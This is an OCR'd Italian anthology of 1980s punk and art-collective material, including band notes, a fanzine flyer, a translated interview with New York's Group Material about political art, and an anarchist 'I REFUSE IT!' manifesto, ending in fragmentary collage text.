Gli JUGGERNAUT sono un giovane gruppo di Firenze che suona molto veloce. Sono presenti con cinque canzoni su una cassetta compilation che sta per uscire. Io canto due pezzi con loro.

I NAR sono di Firenze, e assomigliano molto al gruppo inglese DIRT. Non suonano molto spesso e sono coinvolti con il movimento anarco-pacifista.

Gli OSSESSIONE sono di Lido di Camaiore, ma non posso dire molto di più su di loro.

(Trad. Stefano Bettini)

(*) [Gli indirizzi, dall'articolo originale, non sono stati riportati in questa copia, nota dell'autore].

- Illustrazione tratta dal volantino realizzato in occasione della pubblicazione della fanzine TVOR, n. 3, 1985, Como, Italia

TVOR 3

TESTE VUOTE OSSA ROTTE

COMO CAOSZINE

E' USCITO IL N.

ben 24 pagine!!! (48 facciate!!!)

TOTALMENTE STAMPATA !!!!!

per riceverla nascondi bene in una busta (I POSTINI SE LI TROVANO SI IMBOSCANO TUTTO) $1000+500 per le spese POSTALI e scrivi a:

Stiv Rottame Valli
via Zezio 28
22100 COMO

...e chi se la perde e' fottuto!!

ricordati di mandarci il tuo indirizzo!

Marco Maniglia Medici
via Abbiati 4
20148 MILANO

CONTIENE:

Italia

Germania

USA

STROMSPERRE

UK

Straight Edge

RDIGESTI

UART messina

COURT MARTIAL

ALTERNATIVE RELIGION

Wretched

le inchieste di TVOR: Versace o Versace? finalmente la verità sul famoso stilista

DISCHORD records
219 BEECHER ST. N.W.

LAW + ORDER

DISPER-AZIONE

info: TAPES, DISCHI, BANDE DELLA SCENA PUNX IN ITALIA

ANTIGENESI

M.A.D.

THE Bellocks

VIRUS

PUNXZINES scena italiana

FALSE ALARM

MEAT PUPPETS

ARTIFICIAL PEACE

attenzione: nelle prime 200 copie richieste per posta una SORPRESA ESCLUSIVA! DIFFERENTE PER OGNIUNA DELLE 200 COPIE !!!!

"REAL LIFE", N.11-12, INVERNO, 1983, NEW YORK, USA

"GROUP MATERIAL"
Un'intervista di Peter Hall

Tim Rollins: Tutti arrivano e domandano: cos'è "Group Material? Siete un collettivo? Una galleria d'arte? Una cooperativa? Siete un gruppo politico? Cosa fate? Qual'è il centro [della vostra attività]?". Io sospetto che loro vorrebbero che noi sventolassimo una bandiera rossa, cantassimo l' 'Internazionale' in modo che potrebbero cominciare a sminuirci. Il nostro lavoro principale è il creare strutture nelle quali centinaia di persone possano partecipare in un modo che non avevano mai fatto prima.

Dough Ashford: Con un po' di fortuna, ciò potrebbe confondere la struttura dell'arte istituzionale con questi 'nuovi' individui. Per esempio, 'Luchar!', lo show che abbiamo fatto sul Centro-America, mescola i gruppi di sinistra di qua con i 'Taller Latino America'. Quella era solo una parte del progetto. Una cosa che noi volevamo mostrare era l'alienazione che esiste tra gli artisti e la sinistra organizzata in questo paese.

T.R.: "GROUP MATERIAL" È STATO UN CAMPO DI PROVA ESTETICO PER NOI E CENTINAIA DI ALTRI ARTISTI. G.M. FUNGE DA WORKSHOP, È UN CENTRO PER LA GENTE CHE VUOLE ESSERE COINVOLTA COL LAVORO POLITICO, MA CHE NON VUOLE FAR APPARIRE IL PROPRIO VOLTO IN QUALCHE GALLERIA PUBBLICA. È UN POSTO DOVE LE IDEE POSSONO ESSERE MESSE IN PRATICA.

Noi abbiamo mostrato le cose più incredibili, ma, spesso, solo dopo due anni scopriamo ciò che un artista ha realmente sviluppato e per questo incoraggiamo un'ampia partecipazione. Il nostro tipo di lavoro non è molto buono se non iniziano a farlo molte altre persone.

Peter Hall: Non richiedete un messaggio comune? Mi sembra che voi principalmente chiediate alla gente di operare in un contesto, anche se prendete tutto quello che vi viene dato.

T.R.: Sì, siamo comunque dei curatori.

Mundy Mc Laughlin: 'Subculture', una grande mostra di manifesti di artisti nella metropolitana, è un caso diverso. Noi abbiamo ottenuto fondi pubblici ed è stata fatta per svolgersi dentro uno spazio pubblico, così pensavamo che saremmo stati molto aperti, lasciando libera la partecipazione a qualunque artista che volesse partecipare. Se qualcuno arrivava con un'idea veramente orribile potevamo cercare di fargliela cambiare. Ma questo sarebbe successo solo in una situazione veramente orribile.

D.A.: In 'Subcultura', essendo più aperta, lavoravamo bene.

M.M.: Scopri più artisti in quel modo. Scopri molta gente che non conoscevi prima.

D.A.: IL CAMPO TOTALE DEI PROBLEMI E LA STRUTTURA. IL MESSAGGIO È NELLA MOSTRA COME UN EVENTO PUBBLICO. L'OPERA È IL NOSTRO STESSO ORGANIZZARE CIÒ.

P.H.: Ok. Da quanto tempo sta insieme questo gruppo?

Julie Ault: Dal 1979.

T.R.: Partiva con un anno di incontri. Ci incontravamo ogni lunedì sera. Formammo un gruppo di circa quindici persone -vecchi amici della scuola d'arte, compagni e compagne, un'associazione molto aperta.

P.H.: Qual'era il punto in comune?

T.R.: Il punto in comune era che le persone volevano creare disperatamente un veicolo con il quale potessero fare un lavoro che fosse per loro significativo. Non vedevamo nessuna possibilità per il tipo di arte che volevamo fare, nemmeno nei cosiddetti spazi alternativi. I nostri problemi andavano di pari passo con le nostre idee politiche, con il femminismo -che era molto forte nel gruppo originale- e non c'era nessuno spazio dove collocare un lavoro del genere. E così capimmo che era venuto il momento per farselo da soli.

P.H.: E non funzionò molto bene da principio, vero?

T.R.: Pensavo che funzionasse bene. La mia analogia è sempre stata quella che il gruppo fosse come un razzo che decolla. Il primo ed il secondo anno dopo la partenza, dopo molto lavoro e cambiamento, proseguì uno stadio mentre un altro si staccava. Il primo stadio furono le persone che, per una ragione o per l'altra, non erano veramente coinvolti. Poi un altro gruppo si stancò e smise. Così adesso ci siamo noi. Comunque, noi siamo sempre stati il centro del gruppo.

P.H.: Tutti parlavano di politica sessuale...

M.M.: Ci furono sempre gruppi diversi, sottogruppi che minacciavano di spaccare ogni cosa. Era uno scherzo. C'era molto disaccordo circa cosa dovesse fare il gruppo, il che è naturale. Ma alcune persone erano interessate veramente al gruppo e altre ai loro propri interessi. Coloro che sono dentro al gruppo adesso, sono gli unici che volevano che Group Material servisse a qualcosa.

P.H.: Fanno ancora arte queste altre persone?

M.M.: Alcuni di loro sì.

J.A.: Riguardo alle persone che erano addentro alla politica sessuale... Non era la loro politica ad essere un problema. Il fatto era che loro non erano interessati nel fare arte. Noi quattro siamo artisti. Loro curavano le esibizioni pedagogiche, organizzando, educando il pubblico al femminismo e a svariati problemi. L'arte non era il loro interesse principale.

M.M.: Avevano idee che potevano sembrare buone, ma il modo in cui volevano svilupparle era totalmente differente dal nostro. Ciò diventò un problema. Un altro problema fu l'altra fazione che si sviluppò. Tali individui erano artisti, ma erano più orientati verso la carriera. Loro erano più interessati ad usare il gruppo come una base di lancio per qualcosa di meglio. Questa non era

LINUS CORAGGIO viene fermato dalla polizia mentre sta installando uno dei suoi pezzi: '3-D Graffiti'. Illustrazione tratta da AVENUE E, n. 3, Inverno, 1985, New York, USA.

proprio la nostra idea. Se vogliamo avere delle carriere individuali vogliamo che siano separate da Group Material.

P.H.: Così dopo un anno tale configurazione si ruppe...

J.A.: No, dopo un anno di incontri ed un anno nella galleria sulla Tredicesima Strada East. Dopo nove mesi si staccò la prima fazione, dopo di che, alla fine dello stesso anno, si staccarono coloro che volevano fare carriera. Poi iniziammo il terzo anno solamente in quattro. E' giusto?

D.A.: Non so. Non so molto della storia del gruppo prima che mi unissi alla fine del 1982.

P.H.: Come sono prese le decisioni tra voi quattro adesso?

M.M.: Discussioni e molte lotte.

J.A.: Di solito finiamo per essere tutti d'accordo su qualcosa. Facciamo dei compromessi.

D.A.: Dipende da quanto velocemente deve essere presa la decisione. Se deve essere presa velocemente ci troviamo tutti d'accordo sulla prima cosa che ci suona bene.

P.H.: Cosa avresti da dire sul tuo ruolo nel gruppo?

D.A.: I nostri ruoli cambiano tutte le volte, ma all'inizio quando mi unii, non facevo niente ma criticavo e dicevo cose come, "questo a me non pare esteticamente significativo". Ero come la coscienza del gruppo. Penso che fosse qualcosa di produttivo, anche se...

T.R.: Lui era la spina nel nostro fianco.

D.A.: Potrebbe essere stato doloroso...

M.M.: Sì Doug, ma noi sorridevamo. Andava molto bene. Stavamo andando così lisci su ogni cosa e arrivò Doug ed era veramente critico. Non sapeva com'era la situazione, così voleva discutere, ed è sempre buono discutere, ti stimola un nuovo interesse.

P.H.: Chi veramente si occupa delle decisioni finali.

D.A.: Il modo in cui avvengono le cose è questo: la maggior parte dei progetti vengono organizzati da una persona. E se quella persona ha problemi, poi lui o lei affideranno gli incarichi.

M.M.: Come con 'DAZIBAOS'. Che era a mezzo fra me e Julie.

P.H.: Cos'era 'DAZIBAOS'?

M.M.: Era un'esibizione di manifesti che facemmo ad Union Square. Prendemmo sei dichiarazioni da sei gruppi politici o sociali. Poi prendemmo sei dichiarazioni di persone per strada riguardo agli stessi problemi affrontati dai gruppi organizzati. I gruppi erano tutti attivi nella zona, e volevamo vedere cosa la gente pensasse di loro (i gruppi erano: Cispes, Group Material, Home Care Workers Union, New York State Council on Drug Abuse, Planned Parenthood, e Prison Reform Board).

J.A.: Avevamo stampato le dichiarazioni su enormi manifesti rossi e gialli e poi li abbiamo attaccati illegalmente sulla parete del vecchio Klein Building. Questo succedeva il maggio scorso.

P.H.: Non voleva essere un'esibizione di lavori di artisti?

M.M.: No. Poteva essere una mostra di manifesti in Union Square, ma sembrava banale fare la stessa cosa che facevamo per ogni mostra -chiamare un branco di artisti e chiedergli di fare qualcosa. Così decidemmo di farne un progetto esclusivamente del Group Material. Ci ha

soddisfatto. E' stata una delle uniche cose dove realmente ho visto le persone fermarsi, restare ferme a leggere. Veramente lo leggevano...

J.A.: I manifesti si presentavano bene. Rosso, giallo, rosa, giallo, rosso, giallo. Erano anche documenti delle opinioni della gente comune -facemmo una lista del lavoro che svolgevano le persone rappresentate.

D.A.: ERA COME UN INCROCIO TRA LA PROPAGANDA, I PETITEGOLEZZI E L'ARTE CONCETTUALE.

P.H.: La notizia arrivò a livello ufficiale sulla stampa?

M.M.: No.

P.H.: Come vi sentite nel fare qualcosa, nel fare molto lavoro e poi...

M.M.: E' divertente. Alcune cose -come una mostra in galleria, allo Artists Space, chiamata 'Primer'- hanno bisogno di una recensione perché quello è l'unico modo per mostrarle al pubblico. Ma ciò non è necessario per un progetto pubblico perché sarà comunque visto da tutti. L'unica vera ragione per avere qualcosa di scritto è affinché rimanga una documentazione, in modo che le persone vi possano in seguito fare riferimento.

D.A.: L'ULTIMO ANNO È STATA, E RIMANE, UNA COSA IMPORTANTE IL LAVORARE SIA NEL MONDO DELL'ARTE CHE NEL CONTESTO PUBBLICO. CERCHIAMO DI FARE ENTRAMBE LE COSE CONTEMPORANEAMENTE.

P.H.: La maggior parte della gente della downtown sembra sottostare alla teoria che ci sia un conflitto inerente tra l' 'arte messaggio' e l' 'arte estetica'.

M.M.: MA SI PUÒ CREARE QUALCOSA DI POLITICO E SOCIALE SENZA RIVELARE APERTAMENTE UN MESSAGGIO.

Penso che la possibilità che un lavoro abbia un messaggio non dipenda quasi mai dal lavoro stesso. Esso cerca di predicare qualcosa. Ma se ha un'idea dietro, quella sarà poi differente.

D.A.: Penso che la contraddizione di cui stai parlando sia una contraddizione di base del modernismo col quale tutti devono confrontarcisi. Ha più a che vedere con il modo in cui viene capita l'arte in questa società che non con il modo in cui un singolo artista la realizza. Quando realizzi un lavoro con un contenuto, esso non viene necessariamente capito come qualcosa di artistico. Penso che la percezione stia cambiando.

J.A.: Al giorno d'oggi l'arte politica sta diventando una moda.

P.H.: Ma cosa si può dire in riguardo al conflitto riconosciuto tra il dire qualcosa di specifico sulla politica e il fare arte -che abbia un'espressione estetica del proprio essere? Molta gente a Soho vorrebbe farti credere che questa combinazione non sia possibile.

J.A.: Bene, credo che si sbaglino. E' proprio quello che cerchiamo di fare -combinare. Non so se mi piace la parola 'messaggio'. Noi cerchiamo di fare qualcosa di innovativo con la forma e il contenuto.

D.A.: La cultura dominante ti insegna che la forma e il contenuto sono antitetiche. Ma questa opposizione è qualcosa che noi rifiutiamo di accettare -la fondazione di Group Material si basa su questo.

M.M.: MA IN REALTÀ MOLTO DI TUTTO QUESTO È SOLO UN PROBLEMA DEL MONDO DELL'ARTE.

Io lavoro in un bar e là parlo di arte con molta gente. Appartengono tutti alla classe operaia. Io gli spiego l'idea base di quello che noi vogliamo fare e essi dicono: "Oh, questo è buono. Tu stai cercando di fare una cosa che 'significa' qualcosa. Questo è okay." A loro semplicemente non piacciono le cose tipo l'arte astratta, roba che per loro non significa niente. A loro piacciono i paesaggi poiché sono piacevoli, ma odiano i dipinti neri senza immagini o parole, sono la cosa peggiore per loro.

P.H.: Fondamentalmente molta arte di avanguardia è avanguardia per il fatto che spaventa la gente. Essa intimidisce la gente piuttosto che farla pensare o provare sentimenti.

T.R.: Un altro problema è che un tipo di persone completamente differente pensa che solo per il fatto che un lavoro artistico è politico, esso deve essere buono. Attualmente, la più grande sfida per gli artisti non è quella di essere coinvolti in falsi problemi contro il contenuto, ma di vedere l'arte come una situazione dialettica. Ciò comporta quattro cose: la forma e il contenuto, si, ma anche il 'metodo' -chi produce l'arte, chi è coinvolto in questo processo, come esso si dimostra al mondo.

LA QUARTA COSA È L'AVERE UNA ACUTA PERCEZIONE DEL 'CONTESTO' ARTISTICO.

Questa è l'innovazione più importante del Group Material. Tutte le nostre mostre sviluppano e rispondono a temi particolari.

COSÌ PUOI PRENDERE UN DIPINTO ASTRATTO E PORLO IN UN CERTO CONTESTO, UN CONTESTO SPECIFICO, E IL SIGNIFICATO E LA FUNZIONE POLITICA DI QUEL DIPINTO VERRÀ CAMBIATA.

Questo è quanto abbiamo fatto nella nostra mostra 'Alienation'.


Abbiamo imparato questa tattica dal Concettualismo degli ultimi anni Sessanta e dei primi anni Settanta, quando potevi mettere un mucchio di merda in una galleria e diventava arte. Era veramente la galleria che faceva diventare la merda arte, non viceversa. Quando abbiamo

imparato ciò, abbiamo capito che una galleria non è un'istituzione neutrale, così dipingemmo di rosso i muri della nostra galleria. Passiamo molto tempo sopra al progetto di un'esibizione, lavorando sull'idea della mostra come una cosa più importante della semplice collezione di lavori d'arte individuali. In questo noi siamo molto differenti da Colab che fa: WHAM, e l'arte è sopra tutto lo spazio.

M.M.: Per 'Alienation' (...) era illuminato con una severa luce fluorescente e durante l'inaugurazione servimmo solo caffè. Ognuno di noi indossava questi adesivi "Salve, il mio nome è...".

P.H.: Nei termini di un'ideologia politica, come vi descrivereste?

D.A.: MAOISTI-CRIPTO-SENSAZIONALISTE: QUESTO È COME SIAMO STATI ETICHETTATI.



M.M.: Veramente? Chi lo ha detto? E' molto creativo.

T.R.: Mundy è il cripto. Io sono il sensazionalista. Doug il Maoista.

P.H.: Bene, avete letto molta teoria politica?

D.A.: Certo. Io lavoro così attivamente quanto posso dentro alla sinistra organizzata in America. E sono cinico. Così sono una specie di partecipante anarchico.

J.A.: Io non posso dire di venire da questa o da quella ideologia. Le mie idee sulla politica derivano dalla vita quotidiana, dalla cultura popolare, e così via. Mi piacerebbe vedere più gente che agisca all'aperto, che sia più creativa invece di essere un semplice consumatore. Questo è il mio interesse principale. Ciò si collega al mio background -mia madre è molto

Illustrazioni tratte dalla fanzine INTERNATIONAL GRAFFITI TIMES, Vol. 8, 1986, New York, USA

spirituale, è una medium. Ho letto molto in riguardo, sulla religione. Ma nonostante ciò io non sono realmente religioso. Nel mio lavoro uso dichiarazioni religiose per fare dichiarazioni politiche.


P.H.: Tu come sei, Tim?

T.R.: Io sono un Marxista democratico! (il gruppo ride)

M.M.: Io sono abbastanza indefinito in quanto a ideologia.

TUTTO QUELLO CHE SO È CHE QUANDO SEI SEMPRE DISPERATO PER IL DENARO, PER IL CIBO, QUANDO DEVI SEMPRE LAVORARE PER QUALCUN'ALTRO, NON PUOI DECIDERE QUELLO CHE FARAI.

Presi un pacco di zucchero l'altro giorno, uno della Kraft. Sul dietro c'è scritto -ed è supposto che sia illuminante- c'è scritto: "Achievement"[avviso] in cima con lettere grandi, e sotto puoi leggere: "La persona che fa andare la barca a colpi di remi, raramente ha il tempo per tirare i sassi". E questo dovrebbe farti sentire bene! Non è così per me. E' talmente vero che sei sempre a lavorare che non hai nemmeno il tempo per portare a termine nulla.



T.R.: Le cose come quel pacco di zucchero sono la principale influenza per il nostro lavoro. Amiamo queste cose, e non in modo superficiale. E' molto più interessante e rivelatore della maggior parte dell'arte.

Dynasty rappresenta molto di più l'America di Clyfford Still.

M.M.: 'All My Children' è addirittura meglio. (Trad. Tommaso Tozzi)

- Illustrazione realizzata dal gruppo IMPORTÉ D'ITALIE in occasione della pubblicazione della fanzine IMPORTÉ D'ITALIE, 1983, Firenze, Italia.

"UPFRONT", N. 6-7, ESTATE, 1983, NEW YORK, USA


Estratto da: "LA POLITICA DELLA PITTURA DI STRADA" ("Art & Artists", Febbraio, 1983)

A cura di Miriam Brofsky e Eva Cockcroft

Per strada, non ha importanza ciò che sono le intenzioni dell'artista, ma è l'immagine ciò che la gente recepirà. Non ci sono mediatori, non ci sono critici, non ci sono guardie, e la critica può essere diretta e brutale.

OGNI COSA CHE VIENE MESSA IN UNO SPAZIO PUBBLICO, FUORI NELLE STRADE DELLA CITTÀ, CHE SIA O NO INTENZIONALE, DIVENTA UNA DICHIARAZIONE POLITICA. SIA ESSA UN ORNAMENTO ALLO STATUS QUO, SIA UN TENTATIVO DI CAMBIARE LA SOCIETÀ.

(Trad. Tommaso Tozzi)



1984

MORIRE

ODIANDOLI

JUGGERNAUT FIRENZE

"NUOVE DAL FRONTE", N. 1, 1984, FIRENZE, ITALIA

Senza Titolo

Di Stefano Bettini (voce del gruppo"I REFUSE IT!")

POLIZIOTTI, TESTE DI CAZZO, DATORI DI LAVORO, RABBINI DI OGNI TIPO, RICATTATORI ARROGANTI A CAUSA DELLE LORO PICCOLE DOSI DI AUTORITÀ. NOI VI ODIAMO!

Punx-anarchici trincerati nei propri dialoghi interni, pseudo problemi succhia-esistenza, miti di povertà... Noi ci odiamo!
Quali e quanti mostri incontriamo in questi antri? Quali compromessi e maledette manipolazioni esigono gli "altri"? Quanti freni impone la nostra moralità inversa!

PRIMA DICHIARAZIONE: Io rifiuto il lutto e il martirio della morale della repressione; morale del lavoro, morale del ricatto, morale della segregazione, morale della punizione, morale della giustizia, morale della falsità, morale dell'ipocrisia, morale del commercio... infine morale dell'antagonismo dogmatico.
Lo spirito del samurai, il sacrificio, sentirsi legati a doveri... doveri verso tutti gli stronzi che chiedono qualcosa, doveri... controsenso dell'insuperabilità dei propri sensi di colpa.
Soppresse le barbarie il debito è cambiato in sacrifici umani.

SECONDA DICHIARAZIONE: Io rifiuto il lutto ed il martirio della morale della spersonalizzazione: svuotamento, annullamento, insuperabili sensi di colpa.
Cronache del videotopo che si trova nel cervello... messa a nudo delle debolezze individuali... rapidi smascheramenti, abili camuffamenti, incessanti sdoppiamenti, tedio, monotonia, infedele eresia... Scrutiamo con occhi di cavia impazziti la nostra fugace realtà.

TERZA DICHIARAZIONE: Io rifiuto la morale dell'abbandono, dell'apatia, del totale amorfismo e dell'assenza di iniziativa; la morale della ragazza cammello che perde il suo tempo con il lucido.
Quanti minotauri siamo pronti ad affrontare in questi labirinti? quante strade diverse siamo disposti a tentare? quante possibilità abbiamo di scegliere?
Doppie vie inesauribili doppie vie insuperabili... monitor accesi sugli incubi del giorno, tormenti passeggeri, attimi di smarrimento.

- Illustrazione tratta dal volantino di un concerto del gruppo sperimentale JUGGERNAUT, 1984, Firenze, Italia

CULTURICIDI

QUARTA DICHIARAZIONE: IO RIFIUTO LA MORALE DEL SENSO UNICO. PUÒ CONSOLARCI UNA STRADA AD UNA SOLA DIREZIONE QUANDO CHIEDIAMO LA SPERIMENTAZIONE TOTALE DELLA MOLTEPLICITÀ DELL'ESISTENTE?
IO RIFIUTO LA MORALE DELL'AZZERAMENTO... ECCEDERE I CONFINI DELLA CITTÀ NORMALIZZATA, VIOLARE LE FASCE DELL'IPERCONTROLLO... LA NOSTRA ATTITUDINE È ELEUSI, È IL SABBA... MI VEDO NON MI VEDO HO TERRORE DI VEDERMI NON CI SONO NON MI RAGGIUNGO NON MI TROVO MA QUESTO È L'INFERNO...
LASZLO TOTH: COME SI SPERIMENTA L'ESISTENTE CON IL MARTELLO. L'ARTE È MORTA! LA CULTURA OCCIDENTALE FONDATA SULL'UNITÀ È UN FANTASMA... LE SCHEGGE DELLA PIETÀ, LA FRAMMENTAZIONE TOTALE DELL'ESISTENTE... NON ABBIAMO INTENZIONE DI RICOMPATTARE IL DISGREGATO... I FORTI ESERCITI DEL DOLORE EREDITERANNO LA TERRA.

QUINTA DICHIARAZIONE: Io rifiuto la morale delle menti infaticabili del comitato disastri, frecce avvelenate lacerano i loro apparati di controllo... decentrandosi i forti eserciti del dolore (minoranze etniche, terzomondiste, ideologiche, punx) infliggono ferite profonde, portano disgrazia e ferocia che spiazzano e disgregano il comitato disastri.
Ecco i forti eserciti del dolore: portano diversi e molteplici codici dell'onore e tabù (ciò che nel linguaggio delle menti si chiama cultura) giudicati pericolosi, derisi, temuti, volgarizzati o deritualizzati al di fuori della tribù di appartenenza...

SPESSO SI ODIANO L'UNI L'ALTRO MA LA LORO ESISTENZA E FRAMMENTAZIONI RENDE SEMPRE PIÙ VANA LA STRATEGIA DEL CONTROLLO DELLE MENTI.

- In questa pagina:
Illustrazione tratta da VAGUE magazine, n. 21, 'Cyber-punk', 1988, Londra, Inghilterra.

- Nella pagina accanto:
Illustrazione tratta dalla copertina della fanzine NUOVE DAL FRONTE, n. 0, 1983, Firenze, Italia.

ANZINE DI FIRENZE N: 0 £1:500

IGDHC

ECCO I FORTI I SERCITI DEL DOLORE... SI NUTRONO DELLE NUOVE TECNOLOGIE, NATE PER MORDERE IL SANGUE E COSTRINGERE AL SILENZIO, PER ELABORARE STRUMENTI PIÙ RAFFINATI E MENO IDENTIFICABILI DI INTROMISSIONE...

avete visto le immagini del dolore a Beirut, a Kabul, nelle rivolte nere di Brixton o di Miami, ad Amsterdam da parte degli squatters, a Varsavia da parte delle frange estreme di Solidarnosz... ma anche da parte delle white minorities dei punx di tutto il globo.
Il verdetto è scritto e voi siete i condannati!

SESTA DICHIARAZIONE: QUESTA NON È SOLO LA NOSTRA MUSICA... QUESTO È IL NOSTRO SABBA LA NOSTRA ELEUSI QUANDO IL MIO SENNO È VIETATO PER LEGGE E LA MIA VITA È LEGATA AD UN FILO IO RIFIUTO LA NORMATIVA INESISTENTE E NEGO LA MORALE DELLA SCISSIONE (VITA/ LAVORO-VITA ATTIVITÀ-VITA MUSICA) ...E LA MORALE DELLA SCHIAVITÙ (VIVERE PER LAVORARE- VIVERE PER AGIRE- ...) ...ANCORA UNA VOLTA SPERIMENTARE, VIVERE, AGIRE SONO LA NOSTRA RICCHEZZA CONTRO LA REALTÀ E IL MITO DELLE POVERTÀ, CONTRO IL TUTTO VA BENE DEL COMITATO DISASTRE CONTRO IL TUTTO VA MALE DEI CROCIATI DELLA MORALE INVERSA.

SETTIMA DICHIARAZIONE: Io rifiuto la morale della povertà.

OTTAVA DICHIARAZIONE: Io rifiuto la morale.

NONA DICHIARAZIONE: Io RIFIUTO! -I REFUSE IT!

- Collage di MATT SCUDDER. Illustrazione tratta dalla fanzine Bambina Precoce, n. 3, 1984, Firenze, Italia.

GLI ASOCIALI I NEMICI

DELLA NAZIONE TERRORIZZANO,

IL DELIRIO E' IN OGNUNO DI

NOI E'DEI SANTI DELLE SOCI_

OCIALI I NEMICI

NAZIONE TERRO...

...bilismo, l'assorbimento della forza, il succhia-
...ella speranza, la silenziosa consapevolezza della
...profondità non è affatto una frottola. È un fatto
...le. È un fatto automatico. È invece il risultato
...re simultaneamente un animale e dell'essere bloc-
...lla corazza caratteriale. In generale gli uomini fanno
...filosofeggiano su quello che fanno. Fanno il minimo
...rio per la loro esistenza. Gli uomini, in generale e
...ne, sono la fonte di ogni conservatorismo. Il capo
...vatore può fondarsi sul popolo più di chi ha visioni
...futuro migliore. Lo zar, l'imperatore sono più vicini
...spirito popolare di quanto non sia il profeta; sono
...vicini all'immobilismo del popolo. I profeti riflettono
...plicemente i loro sogni e le silenziose speranze. È
...ro perché chi deve venire ucciso sia il profeta e non
...zar.

Rendersi conto di tutto ciò e abbandonare l'adulazione
l'abbellimento del popolo è il primo requisito di un

...OSSIAMO AVERE NIENTE

...ZIONE DI CAMPI DI

ETÀ SECESSE DELLE SETTE, LE

CASE POPOLARI E FAMIGLIE E

OPERAI STIMATI;DI SECESSO

C'E' SEMPRE QUALCOSA IN

...valido approccio ai problemi sociali. Una caratteristica vi-
